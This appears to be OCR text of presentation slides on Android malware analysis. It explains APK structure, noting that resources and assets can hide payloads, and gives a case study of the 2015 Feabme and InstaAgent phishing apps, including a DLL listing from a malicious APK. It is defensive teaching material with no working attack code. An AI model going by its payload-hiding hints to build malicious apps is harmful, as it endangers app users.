
*

Compiled shared libraries

Native ELF files

specific to a software layer of a processor

ANDROID APPLICATION PACKAGE (APK)



Blah.apk

META-INF/ MANIFEST.MF
CERT_NAME.(RSA|DSA)
CERT_NAME.SF

lib/ arm*/ lib*.so
x86/
mips/

res/ drawable-*/ *.png
xml/ *.xml
raw/
…

assets/ *

AndroidManifest.xml

classes.dex

resources.arsc


*

Resources files

Non-compiled resources:
images
xml files
raw binary files
media files
…

May contain malicious payloads

ANDROID APPLICATION PACKAGE (APK)




Assets files

can be retrieved by AssetManager

Another good place to hide payloads

ANDROID APPLICATION PACKAGE (APK)



Blah.apk

META-INF/ MANIFEST.MF
CERT_NAME.(RSA|DSA)
CERT_NAME.SF

lib/ arm*/ lib*.so
x86/
mips/

res/ drawable-*/ *.png
xml/ *.xml
raw/
...

assets/ *

AndroidManifest.xml

classes.dex

resources.arsc

*

Android Manifest
Compiled binary xml
entry points for app

Executable Dalvik
code for Dalvik
virtual machine

Precompiled resources

Random files

CASE STUDY – PHISHING


CASE STUDY – PHISHING

Report Date	2015-07-09	2015-11-11
Name	Feabme	InstaAgent
First Seen	2015-04-10	2015-10-16
Period	**90 days**	**26 days**
Installs	501,000 - 1,005,000	100,000 - 500,000


SOPHOS

CASE STUDY – PHISHING


PHISHING TEST




PHISHING TEST




PHISHING TEST




PHISHING TEST




WHICH ONE IS MALICIOUS?




A



B




C



D

PHISHING – FEABME

- Popular Games on Google Play
  - Cowboy Adventure
    - 500,000 – 1,000,000 installs from Google Play
  - Jump Chess



Cowboy Adventure

Tinker Studio - April 16, 2015 - PEGI 3

Adventure

This app is compatible with all of your devices.

★★★ (21,400) +4184 Recommend this on Google


Jump Chess

Tinker Studio - April 14, 2015 - Unrated

Board

This app is compatible with all of your devices.

★★★★ (72) +15 Recommend this on Google


Images from: http://www.welivesecurity.com/2015/07/09/apps-google-play-steal-facebook-credentials/

MONOGAME FRAMEWORK

- C#
- Based on .net framework

FEABME PAYLOAD


Main activity



```
unzip -l com.tinker.gameone.apk | grep "dll"
12:34   assemblies/CowboyAdventure.dll
23:15   assemblies/CowboyAdventure.dll.config
00:42   assemblies/HtmlAgilityPack-PCL.dll
12:34   assemblies/MonoGame.Framework.dll
12:34   assemblies/Newtonsoft.Json.dll
12:34   assemblies/TinkerAccountLibrary.dll
```

Fake Facebook payload

FEABME WORKFLOW



CowboyAdventure.dll

Activity1

